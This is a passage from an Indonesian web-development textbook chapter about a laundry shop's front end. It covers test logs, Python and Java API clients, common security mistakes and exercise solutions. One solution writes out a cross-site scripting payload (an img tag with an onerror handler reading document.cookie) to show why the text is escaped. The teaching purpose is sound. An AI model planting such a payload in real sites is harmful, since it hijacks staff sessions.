PASS JS-RULES     BR-1/2/3/7: price, rounding up, express, promised time, overdue
PASS JS-CSV       CSV parser: quotes, commas, row counts of all 7 files
PASS JS-PBKDF2    Web Crypto PBKDF2: README test vector, owner hash (S-5)

== Mock API on database/csv (the same answers as docs/api.md) ==
PASS TC-3.1       services: 12, S0001 8000, S0005 65000
PASS TC-10.1      status B2938 + 0896-0000-1482 = the api.md example
PASS TC-10.2      b2938 + '0896 0000 1482' / '089600001482' -> the same
PASS TC-10.3/10.4 wrong phone and unknown bill -> the same 404 message
PASS TC-10.5      the status answer has no name, address or e-mail
PASS TC-10.7      B2944 (queued): promised 2 Oct 2026 07:31
PASS TC-1.1/1.2/1.3 mock login: owner OK; bad password = unknown e-mail (401)
PASS TC-1.10      roles of the 14 employees (BR-12)
PASS TC-1.5       without login, bills/dashboard -> 401
PASS TC-8.1/8.2/8.3 owner dashboard 2026-09-30 = the api.md example
PASS TC-8.4/8.5   washer: O01 queue only, no money; cashier: O01 only
PASS TC-11.2      bills O03 queued: total 5, first item = the api.md example
PASS TC-11.6      per_page=1000 is capped at 100
PASS TC-5.11      O02 overdue: 6, oldest B2909
PASS TC-11.1      bill B2938 and B0014 = the api.md examples
PASS TC-2.2/2.3   customers: wijaya 8 (C0228..C0082); phone, id find C0151
PASS TC-9.1       monthly report 2025-10 .. 2026-09
PASS TC-9.7       cashier: monthly report -> 403
PASS TC-5.1/5.2/5.12 finish B2941: spv2 (O02) 403, cuci5 OK, again 409 (in memory)

== Static checks of the pages ==
PASS JS-DOM-IDS   every id the page scripts look up exists in its page
PASS JS-NO-INNERHTML no innerHTML/outerHTML/document.write for data (S-3)
PASS JS-LOGO      the official logo, byte-identical to the brand file

== LiveApi against the PHP track (php -S) ==
PASS LIVE-PROBE   the API answers at http://127.0.0.1:6081
PASS LIVE-SAME    LiveApi (PHP) and MockApi (CSV) give identical JSON for 12 calls
PASS LIVE-LOGIN   wrong password -> ApiError 401 login_failed; /api/me after login
PASS LIVE-CSRF    finish B2941 as cuci5; without X-CSRF-Token -> 403
PASS LIVE-LOGOUT  logout -> the next call is 401
PASS LIVE-CORS    http://localhost:5500 may call with its cookie (CORS)

============================================================
PASS 32   FAIL 0   (total 32)
```

Baris yang paling berharga adalah `LIVE-SAME`. Ia mengajukan dua belas pertanyaan yang sama kepada kedua sumber data (daftar harga, status B2938, dasbor, tiga daftar nota yang berbeda, tiga nota tunggal, dua pencarian pelanggan, dan laporan bulanan) dan membandingkan JSON-nya dengan pemeriksaan kesamaan mendalam. Seandainya perubahan di kemudian hari pada API PHP mengganti nama satu kolom, baris inilah yang gagal sebelum ada pelanggan yang melihat sel kosong.

8.14.3 Uji halaman di jsdom

jsdom adalah implementasi DOM dalam JavaScript murni yang berjalan di Node.js. `tests/dom-tests.js` memuat setiap halaman beserta skripnya yang sebenarnya, mengisi formulir, mengirimnya, mengklik tombol, dan membaca apa yang muncul. Skrip ini membutuhkan satu paket, yang dipasang hanya untuk pengujian: `npm install --no-save --prefix . jsdom` di dalam folder `tests`. Putaran untuk bab ini:

```
Profitina Laundry static front end - page tests in jsdom

PASS mock/index       12 prices; 4.3 kg -> 5 x Rp 8.000 = Rp 40.000
PASS mock/status      B2938 READY FOR PICKUP; wrong phone: not found
PASS mock/admin-owner owner: tiles, queue O02, B0014, customers, monthly
PASS mock/admin-washer cuci5: no money, 2 tabs hidden, finishes B2941
PASS live-php/index   12 prices; 4.3 kg -> 5 x Rp 8.000 = Rp 40.000
PASS live-php/status  B2938 READY FOR PICKUP; wrong phone: not found
PASS live-php/admin-owner owner: tiles, queue O02, B0014, customers, monthly
PASS live-php/admin-washer cuci5: no money, 2 tabs hidden, finishes B2941

PASS 8   FAIL 0
```

Pengujian-pengujian ini sudah lulus sebelum bab ini ditulis, dan tetap lulus ketika halaman beranda selebar 484 piksel di ponsel dan ketika versi pertama struk mencetak *null*. jsdom tidak memiliki mesin tata letak, sehingga tidak mungkin tahu seberapa lebar sesuatu; dan struknya pada saat itu belum ada.

8.14.4 Uji peramban di Chromium

Playwright mengendalikan peramban sungguhan dari sebuah skrip [14]. `tests/browser-tests.js` menjalankan dua servernya sendiri, halaman di port 6084 dan API PHP di port 6085 dengan salinan basis data yang segar, lalu membuka tab-tab Chromium yang pengaturan koneksinya sudah tersimpan, pada lebar 360 atau 1024 piksel. **Kode 8.17** adalah uji struk.

Kode 8.17 `static/tests/browser-tests.js`: uji struk. Ia masuk sebagai kasir, membuka B0014, menekan **Print receipt**, memeriksa isi dan logonya, lalu mengalihkan halaman ke media cetak dan memeriksa apa yang akan sampai ke kertas.

```
    // FR-7: struk B0014, lalu halaman seperti yang dilihat pencetak
    await test(
      "FR-7/receipt",
      "print B0014: only the receipt, with the logo",
      async () => {
        const p = await tab(browser, live, 1024);
        await p.goto(page("admin.html"));
        await p.fill("#email", "kasir1@profitina-laundry.example");
        await p.fill("#password", "Kasir#2026");
        await p.click("#login-form button");
        await p.waitForSelector(".tiles");
        await p.click('.tab[data-panel="bill"]');
        await p.fill("#bill-id", "B0014");
        await p.click("#bill-form button");
        await p.click("text=Print receipt");
        await p.waitForSelector("#receipt:not([hidden])");
        ok(await p.evaluate(() => window.__printed === true), "print() not called");
        const r = await p.textContent("#receipt");
        for (const t of [
          "PROFITINA LAUNDRY KEPUTIH",
          "Rp 24.000",
          "BALANCE",
          "QRIS",
        ])
          ok(r.toUpperCase().includes(t.toUpperCase()), `receipt lacks ${t}: ${r}`);
        ok(!r.includes("@example.com"), "the receipt shows an e-mail address");
        const logo = await p.$eval("#receipt img.logo", (i) => i.naturalWidth);
        ok(logo > 0, "the logo did not load");
        await p.emulateMedia({ media: "print" });
        const vis = (sel) =>
          p.$eval(sel, (e) => getComputedStyle(e).visibility === "visible");
        ok(!(await vis(".site-header")), "the header would be printed");
        ok(!(await vis("#bill-detail")), "the bill detail would be printed");
        ok(await vis("#receipt .total"), "the receipt would not be printed");
      },
    );
```

Dua kiat membuatnya bekerja. Tab itu mengganti `window.print` dengan fungsi yang hanya mencatat bahwa ia dipanggil, karena pengujian tidak dapat menjawab dialog cetak. Dan `emulateMedia({media: "print"})` membuat Chromium menerapkan aturan `@media print` pada halaman yang sedang hidup, sehingga `getComputedStyle()` melaporkan apa yang akan dilihat pencetak: kepala halaman tersembunyi, rincian nota tersembunyi, struk terlihat. Putaran untuk bab ini, dengan Playwright 1.56 dan Chromium 141 di lingkungan *build* (rilis Playwright terbaru per September 2026 adalah 1.63 [14]):

```
Profitina Laundry static front end - browser tests (Chromium)

PASS NF-12/index      360 px: no side scrolling, menu opens and closes
PASS FR-11/fetch      live: the price list comes from GET /api/services
PASS FR-10/status     status B2938 ok; wrong phone -> error message
PASS FR-8/dashboard   owner logs in; 3 tiles; queue O02 as cards
PASS FR-7/receipt     print B0014: only the receipt, with the logo
PASS MOCK/status      mock mode (CSV files, no API): the same answer

PASS 6   FAIL 0
```

Putaran pertama berkas ini tidak sehijau itu. `NF-12/index` gagal dengan *the page scrolls sideways*, yaitu *bug* di Subbab 8.5.6. `FR-7/receipt` gagal dengan *receipt lacks QRIS*, dan teks yang dicetaknya memuat `null` dan `[object HTMLParagraphElement]`, yaitu *bug* di Subbab 8.12.2. Kegagalan ketiga, di uji dasbor, adalah *bug* pada *pengujiannya*: ia menghitung baris terlambat segera setelah menekan **Show**, ketika halaman masih menampilkan antrean O01 dari saat

sebelumnya; menunggu sampai enam baris terlambat muncul memperbaikinya. Ketiganya pelajaran nyata, dan tidak satu pun dapat dipetik tanpa peramban sungguhan.

> **PERINGATAN: Uji yang hijau hanya membuktikan apa yang dilihatnya.** Catatan pengujian aplikasi sebelumnya dengan jujur mencantumkan "peramban sungguhan" di bawah *apa yang TIDAK dijalankan*. Kalimat itu adalah kalimat paling berguna di berkas tersebut: ia menyebut dengan tepat di mana *bug* masih dapat bersembunyi, dan di situlah dua di antaranya ditemukan.

8.15 API yang Sama dari Python

Tidak ada bagian API yang khusus untuk peramban. **Kode 8.18** berbicara dengannya dari Python 3 hanya dengan pustaka standar: `urllib.request` untuk HTTP, `http.cookiejar` untuk *cookie* sesi, dan `json` untuk isi pesan [15].

Kode 8.18 `clients/python/laundry_client.py`: klien konsol untuk API JSON. *Cookie jar* memerankan peramban; atribut `csrf` memerankan halaman.

```
"""Profitina Laundry: klien konsol untuk API JSON (Bab 8).

    python laundry_client.py [base-url]        (bawaan http://localhost:8000)

API yang sama dengan yang dipakai halaman peramban, dari Python dengan
pustaka standar saja: urllib.request untuk HTTP, http.cookiejar untuk
cookie sesi, json untuk isi pesan. Jalankan pada salinan basis data BARU:
program ini menandai nota B2941 selesai.
"""
import json
import sys
import urllib.error
import urllib.request
from http.cookiejar import CookieJar


class ApiError(Exception):
    """Jawaban berstatus galat HTTP: {"error": {"code", "message"}}."""

    def __init__(self, status, code, message):
        super().__init__(f"{status} {code}: {message}")
        self.status = status
        self.code = code


class LaundryApi:
    def __init__(self, base):
        self.base = base.rstrip("/")
        # cookie jar menyimpan cookie sesi antarpermintaan, seperti peramban
        self.opener = urllib.request.build_opener(
            urllib.request.HTTPCookieProcessor(CookieJar()))
        self.csrf = None

    def request(self, method, path, body=None):
        data = None if body is None else json.dumps(body).encode("utf-8")
        req = urllib.request.Request(self.base + path, data=data, method=method)
        req.add_header("Accept", "application/json")
        if data is not None:
            req.add_header("Content-Type", "application/json")
        if method != "GET" and self.csrf:
            req.add_header("X-CSRF-Token", self.csrf)
        try:
            with self.opener.open(req, timeout=10) as res:
                raw = res.read()
                return json.loads(raw) if raw else None      # 204: tanpa isi
        except urllib.error.HTTPError as e:                  # 4xx dan 5xx
```

Kode 8.18 (Lanjutan) *clients/python/laundry_client.py: klien konsol untuk API JSON. Cookie jar memerankan peramban; atribut csrf memerankan halaman.*

```
            try:
                err = json.loads(e.read())["error"]
            except (ValueError, KeyError):
                err = {"code": "error", "message": f"HTTP {e.code}"}
            raise ApiError(e.code, err["code"], err["message"]) from None

    def login(self, email, password):
        r = self.request("POST", "/api/login",
                         {"email": email, "password": password})
        self.csrf = r["csrf_token"]
        return r["employee"]

    def logout(self):
        self.request("POST", "/api/logout", {})
        self.csrf = None


def money(n):
    return "Rp " + f"{n:,}".replace(",", ".")


def main():
    base = sys.argv[1] if len(sys.argv) > 1 else "http://localhost:8000"
    api = LaundryApi(base)
    print(f"Profitina Laundry API at {base}\n")

    print("Price list (GET /api/services), first 4 of 12:")
    for s in api.request("GET", "/api/services")["data"][:4]:
        print(f"  {s['id']}  {s['description']:<38} {money(s['price']):>10}")

    st = api.request("GET", "/api/status?bill=B2938&phone=0896-0000-1482")
    print(f"Status of B2938: {st['status_text']}, "
          f"still to pay {money(st['balance'])}")
    try:
        api.request("GET", "/api/bills/B2938")
    except ApiError as e:
        print(f"B2938 without a login: {e}")
```

Kode 8.18 (Lanjutan) *clients/python/laundry_client.py: klien konsol untuk API JSON. Cookie jar memerankan peramban; atribut csrf memerankan halaman.*

```
    me = api.login("owner@profitina-laundry.example", "Owner#2026")
    print(f"\nLogged in as {me['name']} ({me['role']})")
    d = api.request("GET", "/api/reports/dashboard?date=2026-09-30")
    for o in d["outlets"]:
        print(f"  {o['outlet_id']}  in process {o['in_process']:>2}  "
              f"overdue {o['overdue']}  ready {o['ready']:>2}  "
              f"received today {money(o['received_today'])}")
    print(f"  September 2026 charged: {money(d['month_charged_total'])}")
    m = api.request("GET", "/api/reports/monthly?from=2025-10-01&to=2026-09-30")
    best = max(m["rows"], key=lambda r: r["charged"])
    print(f"  Best month {best['month']}: {money(best['charged'])}; "
          f"the year: {money(m['total']['charged'])}")
    try:
        api.request("GET", "/api/bills/B9999")
    except ApiError as e:
        print(f"  B9999: {e}")
    api.logout()

    me = api.login("cuci5@profitina-laundry.example", "Laundry#2026")
    print(f"\nLogged in as {me['name']} ({me['role']}, {me['outlet_id']})")
    token, api.csrf = api.csrf, None              # sengaja melupakan token
    try:
        api.request("POST", "/api/bills/B2941/status", {"status": "finished"})
    except ApiError as e:
        print(f"  Without X-CSRF-Token: {e.status} {e.code}")
    api.csrf = token
    b = api.request("POST", "/api/bills/B2941/status", {"status": "finished"})
    print(f"  With the token: B2941 is {b['status']} since {b['finished']}")
    try:
        api.request("POST", "/api/bills/B2941/status", {"status": "finished"})
    except ApiError as e:
        print(f"  Once more: {e}")
    api.logout()


if __name__ == "__main__":
    main()
```

Kelas ini sangat mirip dengan `LiveApi`. `HTTPCookieProcessor` beserta `CookieJar` menyimpan `Set-Cookie` dari jawaban login dan mengirim *cookie* itu kembali pada setiap permintaan berikutnya, persis seperti yang dilakukan peramban di **Gambar 8.6**. `urlopen` melempar `HTTPError` untuk setiap jawaban 4xx dan 5xx, berbeda dengan `fetch()`, sehingga `except` membaca objek galat API dari galat itu sendiri dan melempar `ApiError` sejenis dengan `status`, `code`, dan pesan. Jawaban 204 berisi kosong, maka `json.loads(raw) if raw else None`.

Program ini mengajukan pertanyaan yang mungkin diajukan pemilik di akhir hari, lalu melakukan satu perubahan sebagai pencuci, sekali di antaranya sengaja tanpa token. Untuk menjalankannya, nyalakan jalur PHP pada salinan basis data yang **baru** (README menunjukkan caranya; program ini menandai B2941 selesai, sehingga putaran kedua mendapat jawaban lain), lalu:

```
python clients/python/laundry_client.py http://localhost:6087
```

Inilah keluarannya, dari putaran pada salinan baru yang disajikan di port 6087:

```
Profitina Laundry API at http://localhost:6087

Price list (GET /api/services), first 4 of 12:
  S0001  Wash, dry & fold (per kg)               Rp 8.000
  S0002  Express wash & fold, 1 day (per kg)     Rp 12.000
  S0003  Ironing only (per kg)                   Rp 6.000
  S0004  Dry cleaning - shirt/blouse (per item)  Rp 20.000
Status of B2938: Ready for pickup, still to pay Rp 40.000
B2938 without a login: 401 not_logged_in: Please log in first (POST /api/login).

Logged in as Hendra Wijaya (owner)
  O01  in process  9  overdue 0  ready 23  received today Rp 186.000
  O02  in process  9  overdue 6  ready  6  received today Rp 0
  O03  in process  5  overdue 0  ready  5  received today Rp 160.000
  September 2026 charged: Rp 11.913.000
  Best month 2026-03: Rp 15.927.000; the year: Rp 144.213.000
  B9999: 404 not_found: There is no bill B9999.

Logged in as Slamet Riyadi (washer, O03)
  Without X-CSRF-Token: 403 csrf_failed
  With the token: B2941 is finished since 2026-09-30 21:00:00
  Once more: 409 conflict: B2941 is already finished.
```

Setiap angka sama dengan yang ditampilkan dasbor di **Gambar 8.7**. Bulan terbaik sepanjang tahun, Maret 2026 dengan Rp 15.927.000 ditagihkan dari 317 nota, adalah puncak Ramadan dan Lebaran yang ditemukan Bab 5 dalam data: orang menyerahkan cuciannya sebelum hari raya. Tiga baris terakhir adalah kisah anti-pemalsuan dari Subbab 8.8.3 yang diceritakan oleh program: tanpa token API menolak dengan 403, dengan token nota selesai menurut jam server, dan permintaan yang sama sekali lagi ditolak dengan 409 karena nota itu tidak lagi sedang diproses.

8.16 API yang Sama dari Java

Kode 8.19 melakukan hal yang sama dari Java hanya dengan JDK: `java.net.http.HttpClient`, yang tersedia sejak Java 11, dan `CookieManager` untuk *cookie* sesi [16].

Kode 8.19 `clients/java/LaundryClient.java`: *field-field* dan `request()`. `CookieManager` menyimpan sesi; status 400 ke atas menjadi `ApiError` yang dibangun dari objek galat API.

```
    private final String base;
    // cookie manager menyimpan cookie sesi antarpermintaan
    private final HttpClient http = HttpClient.newBuilder()
            .cookieHandler(new CookieManager())
            .connectTimeout(Duration.ofSeconds(10))
            .build();
    private String csrf;

    LaundryClient(String base) {
        this.base = base.replaceAll("/+$", "");
    }

    Object request(String method, String path, String jsonBody) throws Exception {
        HttpRequest.Builder b = HttpRequest.newBuilder(URI.create(base + path))
                .header("Accept", "application/json");
        if (jsonBody != null) {
            b.header("Content-Type", "application/json");
        }
        if (!method.equals("GET") && csrf != null) {
            b.header("X-CSRF-Token", csrf);
        }
        b.method(method, jsonBody == null ? HttpRequest.BodyPublishers.noBody()
                : HttpRequest.BodyPublishers.ofString(jsonBody));
        HttpResponse<String> res = http.send(b.build(),
                HttpResponse.BodyHandlers.ofString());
        Object data = res.body().isEmpty() ? null : Json.parse(res.body());
        if (res.statusCode() >= 400) {                  // 4xx dan 5xx
            Map<String, Object> err = data instanceof Map<?, ?> m
                    && m.get("error") != null ? map(m.get("error")) : Map.of();
            throw new ApiError(res.statusCode(),
                    String.valueOf(err.getOrDefault("code", "error")),
                    String.valueOf(err.getOrDefault("message",
                            "HTTP " + res.statusCode())));
        }
        return data;                                    // null untuk 204
    }
```

JDK memiliki klien HTTP tetapi tidak memiliki pengurai JSON, jadi berkas ini diakhiri pembaca kecil, `Json.parse()`, sekitar sembilan puluh baris yang mengubah teks JSON menjadi `LinkedHashMap`, `ArrayList`, `Long`, `Double`, `String`, `Boolean`, atau `null`. Bilangan bulat menjadi `Long`, yang cocok dengan API ini: semua uang dalam rupiah utuh (`40000`, bukan `40000.00`), pilihan sengaja dari API yang menghindari galat pembulatan di setiap klien. Dalam program yang lebih besar Anda akan memakai pustaka seperti Jackson atau Gson; di sini pembaca kecil itu menjaga program tetap satu berkas yang dapat dijalankan dengan `java LaundryClient.java`, peluncur berkas sumber, tanpa alat *build*. Program ini membutuhkan Java 17 atau lebih baru, karena memakai *pattern matching* pada `instanceof` dan kasus panah pada `switch`; rilis dukungan jangka panjang terbaru adalah JDK 25.

Kode 8.20 adalah bagian `main` yang meminta dasbor dan laporan bulanan.

Kode 8.20 `clients/java/LaundryClient.java`: masuk sebagai pemilik lalu mencetak dasbor dan bulan terbaik, pertanyaan yang sama dengan klien Python dalam urutan yang sama.

```
        Map<String, Object> me =
                api.login("owner@profitina-laundry.example", "Owner#2026");
        System.out.println("\nLogged in as " + me.get("name")
                + " (" + me.get("role") + ")");
        Map<String, Object> d = api.get("/api/reports/dashboard?date=2026-09-30");
        for (Object x : list(d.get("outlets"))) {
            Map<String, Object> o = map(x);
            System.out.printf("  %s  in process %2d  overdue %d  ready %2d  "
                    + "received today %s%n", o.get("outlet_id"),
                    o.get("in_process"), o.get("overdue"), o.get("ready"),
                    money(o.get("received_today")));
        }
        System.out.println("  September 2026 charged: "
                + money(d.get("month_charged_total")));
        Map<String, Object> m =
                api.get("/api/reports/monthly?from=2025-10-01&to=2026-09-30");
        Map<String, Object> best = null;
        for (Object x : list(m.get("rows"))) {
            long charged = (Long) map(x).get("charged");
            if (best == null || charged > (Long) best.get("charged")) {
                best = map(x);
            }
        }
        System.out.println("  Best month " + best.get("month") + ": "
                + money(best.get("charged")) + "; the year: "
                + money(map(m.get("total")).get("charged")));
```

Dijalankan pada salinan basis data baru yang lain, program Java mencetak 22 baris yang sama dengan program Python; perbandingan kedua keluaran dengan `diff` tidak mencetak apa pun:

```
java LaundryClient.java http://localhost:6087 > java.txt
diff python.txt java.txt
```

Tiga klien dalam tiga bahasa, salah satunya peramban, menerima angka yang sama dari API yang sama. Itulah makna praktis sebuah “API”: janji tentang bentuk pertanyaan dan jawaban yang dapat diandalkan program mana pun.

8.17 Profitina dalam Praktik

Profitina Laundry memang kecil, tetapi antarmuka depannya memiliki bentuk setiap produk web yang melayani sebuah usaha sekaligus pelanggannya. Halaman publik dibaca orang yang datang sekali, lewat ponsel, sering di koneksi lambat, dan yang akan pergi begitu ada yang tampak rusak. Halaman staf dipakai sepanjang hari oleh segelintir orang yang sama, di komputer toko, dan mereka peduli pada kecepatan dan pada jaminan tidak ada nota yang hilang. Satu API di belakang keduanya memungkinkan setiap sisi dirancang untuk penggunanya tanpa menggandakan satu aturan bisnis pun.

Susunan yang sama muncul di mana pun sebuah produk memiliki beberapa wajah: dasbor web, aplikasi ponsel, dan integrasi mitra yang semuanya membaca API yang sama, masing-masing ditulis dengan apa pun yang paling sesuai. Disiplin yang membuatnya berhasil adalah yang dilatih di bab ini: aturan hidup di server; halaman memformat dan menjelaskan; nama kolom dan kode galat API adalah kontrak yang dijaga pengujian (`LIVE-SAME`); dan setiap klien, termasuk peramban, memperlakukan apa yang diterimanya sebagai data. Usaha binatu di Indonesia sebagian besar memang usaha kecil seperti itu; Asosiasi Laundry Indonesia (ASLI) saja melaporkan lebih dari 1.800 anggota yang mempekerjakan sekitar 34.000 orang pada 2025 [17]. Untuk usaha sebesar itu, antarmuka depan berupa tiga berkas sederhana yang dapat dibaca pengembang mana pun bukanlah kompromi; itulah ukuran alat yang tepat.

8.18 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

1. **Menaruh data ke halaman dengan `innerHTML`.** Satu nama pelanggan yang memuat `<script>` atau `onerror` menjalankan kode di setiap peramban staf. Bangun elemen dan isi teksnya dengan `textContent`, atau dengan pembantu seperti `el()`, lalu biarkan pengujian melarang `innerHTML` untuk selamanya.
2. **Memercayakan penegakan aturan kepada halaman.** Menyembunyikan tab **Monthly report** dari kasir, menonaktifkan tombol, atau menghitung harga di JavaScript hanyalah kenyamanan. Server wajib memeriksa peran, menghitung ulang harga, dan menolak perubahan, karena siapa pun dapat memanggil API tanpa halaman.
3. **Melupakan `credentials: "include"`.** Tanpanya *cookie* sesi tidak pernah sampai ke API di port lain, dan login tampak berhasil sementara setiap permintaan berikutnya dijawab 401.
4. **Mencampur `localhost` dan `127.0.0.1`.** Bagi peramban keduanya *site* yang berbeda, sehingga *cookie* `SameSite=Lax` yang dipasang oleh yang satu tidak dikirim pada permintaan dari yang lain. Pakailah nama host yang sama untuk halaman dan API.
5. **Mengira `fetch()` melempar galat untuk galat HTTP.** Ia hanya melempar bila tidak ada jawaban. Periksa `res.ok` (atau `res.status`) setiap kali, dan ubah objek galat API menjadi satu jenis galat yang dapat ditampilkan halaman.
6. **Membiarkan pengguna dalam keadaan kosong.** Area kosong setelah permintaan gagal tidak memberi tahu siapa pun. Katakan apa yang terjadi dan apa yang harus dilakukan: jalankan server, masuk lagi, tunggu semenit, pilih berkasnya.
7. **Melupakan elemen meta viewport.** Tanpa `<meta name="viewport" content="width=device-width, initial-scale=1">` ponsel menata halaman pada 980 piksel lalu mengecilkannya, dan *media query* tidak pernah aktif.
8. **Membiarkan jalur grid tumbuh mengikuti isinya.** Kolom `auto` sekurang-kurangnya selebar anak terlebarnya yang tidak dapat dipatahkan. Untuk kolom formulir tulislah `grid-template-columns: minmax(0, 1fr)`.
9. **Menampilkan lebih daripada yang berhak diketahui pengguna.** “Nomor telepon salah” memberi tahu penyerang bahwa notanya ada. Berikan jawaban yang sama untuk “nota tidak ada” dan “telepon salah”, dan tampilkan hanya kolom yang dikirim API.
10. **Memercayai pengujian yang tidak dapat melihat masalahnya.** Uji logika dan uji DOM tidak mengukur tata letak atau pencetakan. Periksa halaman di peramban sungguhan, pada lebar ponsel dan dalam media cetak, dan nyatakan dengan terang di catatan pengujian apa yang tidak diperiksa.

8.19 Ringkasan Bab

- Antarmuka depan Profitina Laundry terdiri atas tiga halaman, `index.html`, `status.html`, dan `admin.html`, ditambah struk yang dapat dicetak, dibangun dari HTML, CSS, dan JavaScript murni tanpa *framework* atau langkah *build*.
- HTML menyatakan makna: landmark (`header`, `nav`, `main`, `footer`), isian formulir berlabel, tabel, dan elemen `output`. Halaman semantik bekerja untuk pembaca layar dan mesin pencari serta bertahan tanpa *stylesheet*; WCAG 2.2, yang juga menjadi ISO/IEC 40500:2025, adalah tolok ukurnya.
- CSS menyimpan palet dalam *custom property*, menata kepala halaman dengan Flexbox dan ubin dengan Grid (`repeat(auto-fit, minmax(230px, 1fr))`, Persamaan (8.1)), dan memakai satu

media query untuk menaruh menu di balik tombol dan mengubah tabel menjadi kartu melalui `data-label`.

- Formulir aksesibel bila setiap isian memiliki `<label>`, `type`, `inputmode`, dan `autocomplete` yang tepat, dan pesan-pesannya berada di wilayah `role="alert"` atau `aria-live`.
- Semua data masuk ke halaman sebagai teks melalui `el()`; tidak ada skrip yang memakai `innerHTML`, dan pengujian menegakkannya.
- `LiveApi.request()` adalah satu-satunya pemanggilan `fetch()`: *header* JSON, `credentials: "include"` untuk *cookie* sesi `HttpOnly`, *header* `X-CSRF-Token` untuk setiap perubahan, dan satu `ApiError` untuk kegagalan jaringan maupun galat HTTP. `MockApi` menjawab metode yang sama dari berkas CSV.
- Setiap keadaan galat memiliki pesan yang menyebut langkah berikutnya; 401 memunculkan kembali kartu login, dan sumber data yang hilang menawarkan pemilih berkas.
- Struk dibangun dari `GET /api/bills/{id}` dengan logo resmi, selebar 80 mm, dan `@media print` menyembunyikan selebihnya.
- Tiga lapis pengujian, logika di Node.js (32 lulus), halaman di jsdom (8 lulus), dan Chromium sungguhan (6 lulus), menemukan *bug* yang berbeda; hanya peramban yang menemukan halaman 484 piksel dan *null* di struk.
- API yang sama melayani klien Python dan klien Java yang mencetak jawaban yang identik.

8.20 Soal Latihan

8.1 Sebutkan elemen landmark di `index.html` dan jelaskan, untuk masing-masing, apa yang diperoleh pengguna pembaca layar darinya.

8.2 Ubin dasbor memakai `repeat(auto-fit, minmax(230px, 1fr))` dengan celah 16 piksel. Dengan Persamaan (8.1), berapa kolom yang muat dalam wadah selebar 700 piksel? Dan 500 piksel? Berapa lebar wadah terkecil yang menghasilkan tiga kolom?

8.3 Seorang pelanggan mengetik `4,3` (dengan koma, sebagaimana orang Indonesia menulis desimal) ke kalkulator. `core.js` menerimanya. Dengan Persamaan (8.2), apa yang ditampilkan kalkulator untuk layanan ekspres S0002? Dan untuk 12,01 kg gorden (S0010, Rp 15.000 per kg)?

8.4 Jelaskan mengapa `status.html` memakai `type="tel"` untuk isian telepon, bukan `type="number"`. Berikan dua masukan konkret yang akan dirusak oleh `type="number"`.

8.5 Seorang rekan menulis `row.innerHTML = "<td>" + customer.name + "</td>"` “karena lebih pendek”. Tuliskan nama pelanggan yang akan menjalankan kode di tampilan staf, lalu tulis ulang baris itu dengan `el()`.

8.6 `fetch()` mengembalikan jawaban berstatus 409. Apakah `await fetch(...)` melempar galat? Apa yang dilakukan `LiveApi.request()`, dan apa yang ditampilkan antrean kepada pencuci?

8.7 Halaman dibuka di `http://127.0.0.1:5500/static/admin.html` dan API berjalan di `http://localhost:8000`. Login dijawab 200, tetapi dasbor dijawab 401. Jelaskan penyebabnya dari segi *site* dan `SameSite=Lax`, dan berikan dua perbaikan yang berbeda.

8.8 Mengapa token anti-pemalsuan dikirim dalam *header* sedangkan pengenal sesi dalam *cookie*? Apa yang dapat dilakukan halaman penyerang seandainya API juga menerima token itu dari *cookie*?

8.9 Tambahkan satu baris pada `render()` di `status.js` yang menampilkan *Please bring Rp 40.000* bila nota siap diambil dan masih bersisa tagihan, dengan `el()` dan `PL.money()`. Di mana tepatnya baris itu diletakkan, dan mengapa ia aman sekalipun server mengirim nilai yang aneh?

8.10 Struk menampilkan `Rp  8.000` sebagai harga satuan B0014 bahkan setelah pemilik menaikkan daftar harga menjadi Rp 8.500. Ekspresi mana di `receipt.js` yang membuatnya demikian, dan aturan bisnis mana yang mewajibkannya?

8.11 Tuliskan aturan cetak yang akan menyembunyikan tombol **Print receipt** di panel nota pada kertas bila struk *tidak* sedang tampil, sambil tetap membiarkan bagian lain halaman dapat dicetak.

8.12 Kembangkan klien Python di **Kode 8.18** agar mencetak jumlah piutang dan totalnya dari `GET /api/reports/receivables` ketika login sebagai pemilik. Apa yang dicetaknya untuk data contoh?

8.13 Sebutkan satu *bug* yang dapat ditemukan masing-masing dari ketiga lapis pengujian di **Tabel 8.5** dan tidak dapat ditemukan oleh dua lapis lainnya.

8.21 Penyelesaian Soal Latihan

8.1 `header` (spanduk situs: logo dan menu, dapat dilewati), `nav` dengan `aria-label="Main menu"` (daftar halaman situs yang diberi nama, terjangkau dengan satu tombol), `main` (isi halaman itu sendiri; pengguna dapat langsung melompati kepala halaman), dua elemen `section` yang memiliki nama (*Services and prices* melalui `aria-labelledby`, dan bagian kalkulator), serta `footer` (sumber data dan pengaturan). Pembaca layar mendaftar landmark-landmark ini, sehingga pengguna tunanetra berpindah antarwilayah seperti pengguna yang melihat melirik ke sekeliling halaman.

8.2 Dengan $g = 16$ dan $m = 230$: untuk $W = 700$, $\lfloor 716/246 \rfloor = \lfloor 2.91 \rfloor = 2$ kolom; untuk $W = 500$, $\lfloor 516/246 \rfloor = 2$ kolom juga, karena $2 \times 230 + 16 = 476 \le 500$. Tiga kolom membutuhkan $3 \times 230 + 2 \times 16 = 722$ piksel, jadi wadah terkecilnya selebar 722 piksel; memang $\lfloor 738/246 \rfloor = 3$.

8.3 `roundUpUnits("4,3")` membaca 4,3 dan membulatkannya ke atas menjadi $u = 5$. Ekspres berharga $12{,}000 \times 5 = 60{,}000$: *5 x Rp 12.000 = Rp 60.000*, dan halaman menambahkan bahwa layanan reguler akan berharga Rp 40.000, sehingga biaya tambahannya Rp 20.000. Untuk 12,01 kg gorden, $u = \lceil 12.01 \rceil = 13$ dan harganya $15{,}000 \times 13 = 195{,}000$: *13 x Rp 15.000 = Rp 195.000*, selesai dalam 120 jam.

8.4 Nomor telepon adalah deretan digit yang setiap posisinya bermakna, bukan kuantitas. `type="number"` akan membuang nol di depan `0896...` (peramban menyimpan nilainya sebagai bilangan) dan akan menolak atau merusak `0896-0000-1482` dan `0896 0000 1482`, bentuk yang sungguh diketik pelanggan. Ia juga menampilkan panah naik-turun yang tidak masuk akal untuk telepon. `type="tel"` menyimpan teks seperti diketik dan memunculkan papan tombol telepon di ponsel.

8.5 Nama seperti `<img src=x onerror="alert(document.cookie)">` diurai sebagai gambar yang kegagalannya menjalankan skrip (*cookie*-nya sendiri `HttpOnly` dan tersembunyi, tetapi skrip itu dapat memanggil API atas nama pegawai yang sedang login). Baris yang aman adalah `row.append(el("td", {}, customer.name))`: `el()` menjadikan nama itu *text node*.

